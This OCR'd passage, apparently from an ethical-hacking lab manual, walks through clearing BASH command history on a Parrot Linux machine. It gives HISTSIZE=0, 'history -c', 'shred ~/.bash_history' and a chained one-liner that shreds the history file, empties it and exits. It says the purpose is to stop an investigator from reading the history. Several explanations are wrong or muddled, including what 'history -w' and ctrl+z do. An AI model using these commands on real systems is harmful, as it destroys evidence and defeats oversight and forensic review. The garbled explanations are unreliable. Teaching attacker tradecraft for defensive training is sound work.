


3. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

> Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

4. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

> Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.




5. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.

6. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.


> Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

7. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




8. Type **ctrl+z** to stop viewing the shredded history content.

Note: The time taken for shredding history file depends on the size of the file.



9. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.



10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
12. Close all open windows and document all the acquired information.

